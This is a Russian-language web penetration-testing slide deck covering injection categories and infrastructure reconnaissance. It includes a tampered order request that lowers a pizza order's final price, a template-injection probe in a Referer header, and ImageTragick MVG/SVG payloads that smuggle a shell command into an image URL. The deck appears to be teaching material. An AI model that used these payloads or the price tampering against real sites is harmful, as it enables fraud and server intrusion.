- Тестирование инъекций в HTTP заголовках
- Тестирование переадресаций
- Тестирование инъекций команд ОС
- Тестирование уязвимости Path Traversal
- Тестирование HTML/JavaScript-инъекций
- Тестирование RFI и LFI
- Тестирование SMTP-инъекций
- Тестирование SOAP-инъекций
- Тестирование LDAP-инъекций
- Тестирование XPath-инъекций

4. ТЕСТИРОВАНИЕ ЛОГИКИ ПРИЛОЖЕНИЯ





ОШИБКА В ЛОГИКЕ ПРИЛОЖЕНИЯ – ЗАКАЗЫВАЕМ БЕСПЛАТНУЮ ПИЦЦУ =)

```
POST /oplata.html HTTP/1.1
Host: www.pizza.com
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64; rv:51.0) Gecko/20100101 Firefox/51.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Referer: http://yahoo.com/{{2+2}}
Content-Length: 262
Cookie:

streetId=&streetName=qwqwqw&persons=1&change=500&name=qw&phone=%2B38(111)1111111&email=mm%40mm.mm&t-ord=&com
ment=&promocode=&agreement=on&check-ord=online&order%5B0%5D%5Bid%5D=1162&order%5B0%5D%5Bamount%5D=2&order%5B
0%5D%5Btype%5D=rollyi&price=210&finalPrice=30
```

5. ИЗУЧЕНИЕ ИНФРАСТРУКТУРЫ ПРИЛОЖЕНИЯ

- Тестирование разделения в среде виртуального хостинга
- Тестирование уязвимостей на сервере
- Проверка стандартных учётных записей
- Определение стандартного контента на сайте
- Определение опасных HTTP-методов
- Тестирование прокси

Lookup Connected Domains

Lookup tips

188.212.255.233 LOOKUP

Example: 65.55.53.233 or 64.233.161.%

Reverse IP Lookup Results — more than 3 domains hosted on IP address 188.212.255.233

	Domain	View Whois Record
1.	ditaly.ro	
2.	ecoreca.com	
3.	ecoreca.ro	

AND additional domains...

http://ftp. ru/

Index of /

```
../
01. Регистраторы/                    07-Feb-2017 11:03                   -
02. Камеры/                          09-Jan-2017 14:57                   -
03. Камеры 4 серии/                  28-Mar-2017 09:25                   -
04. Скоростные поворотные ...>       16-Dec-2016 13:35                   -
05. HD-TVI/                          18-Nov-2016 14:10                   -
06. HiWatch/                         15-Jan-2016 08:53                   -
07. Клавиатуры/                      03-Jun-2016 09:53                   -
08. Инструкции/                      20-Mar-2017 08:50                   -
09. Утилиты/                         16-Feb-2017 10:30                   -
10. Маркетинговые материалы/         31-Mar-2016 08:10                   -
11. iVMS-5200/                       23-Oct-2016 12:53                   -
12. Аксессуары/                      24-Mar-2017 12:25                   -
13. Презентации/                     29-Mar-2017 18:00                   -
14. EZVIZ/                           25-Nov-2016 22:07                   -
15. СКУД/                            14-Jul-2016 10:06                   -
```

EXPLOIT DATABASE

Home Exploits Shellcode Papers Google Hacking Database Submit Search

wordpress 4 5

Я не робот reCAPTCHA

Конфиденциальность - Условия использования

SEARCH

MORE OPTIONS

20 total entries

Date	D	A	V	Title	Platform	Author
2016-12-16				WordPress Plugin Quiz And Survey Master 4.5.4 / 4.7.8 - Cross-Site Request Forgery	PHP	dxw
2016-08-22				WordPress 4.5.3 - Directory Traversal / Denial of Service	PHP	Yorick Koster
2016-08-05				WordPress Plugin Count Per Day 3.5.4 - Persistent Cross-Site Scripting	PHP	Julien Rentrop
2016-03-10				WordPress Plugin Best Web Soft Captcha 4.1.5 - Multiple Vulnerabilities	PHP	Colette Cha...
2015-05-20		-		WordPress Plugin FeedWordPress 2015.0426 - SQL Injection	PHP	Adrián M. F.
2015-04-21		-		WordPress Plugin Tune Library 1.5.4 - SQL Injection	PHP	Hannes Trunde
2015-04-13		-		WordPress Plugin Duplicator 0.5.14 - SQL Injection / Cross-Site Request Forgery	PHP	Claudio Viv...
2015-04-02		-		WordPress Plugin Simple Ads Manager 2.5.94 - Arbitrary File Upload	PHP	ITAS Team
2014-12-02				WordPress Plugin Nextend Facebook Connect 1.4.59 - Cross-Site Scripting	PHP	Kacper Szurek
2014-11-25				WordPress Plugin Google Document Embedder 2.5.14 - SQL Injection	PHP	Kacper Szurek
2014-06-02				WordPress Plugin Participants Database 1.5.4.8 - SQL Injection	PHP	Yarubo Rese...

6. ПРОЧИЕ ТЕСТЫ


- Тестирование DOM-модели
- Проверка наличия слабых SSL-шифров
- Анализ HTTP-заголовков
- Тестирование знаменитых уязвимостей

exploit.mvg

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://example.com/image.jpg";|ls "-la)'
pop graphic-context
```

exploit.svg

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd";>
<svg width="640px" height="480px" version="1.1"
xmlns="http://www.w3.org/2000/svg"; xmlns:xlink=
"http://www.w3.org/1999/xlink";>
<image xlink:href="https://example.com/image.jpg&amp;quot;|ls &amp;quot;-la"
x="0" y="0" height="640px" width="480px"/>
</svg>
```



СПАСИБО ЗА ВНИМАНИЕ!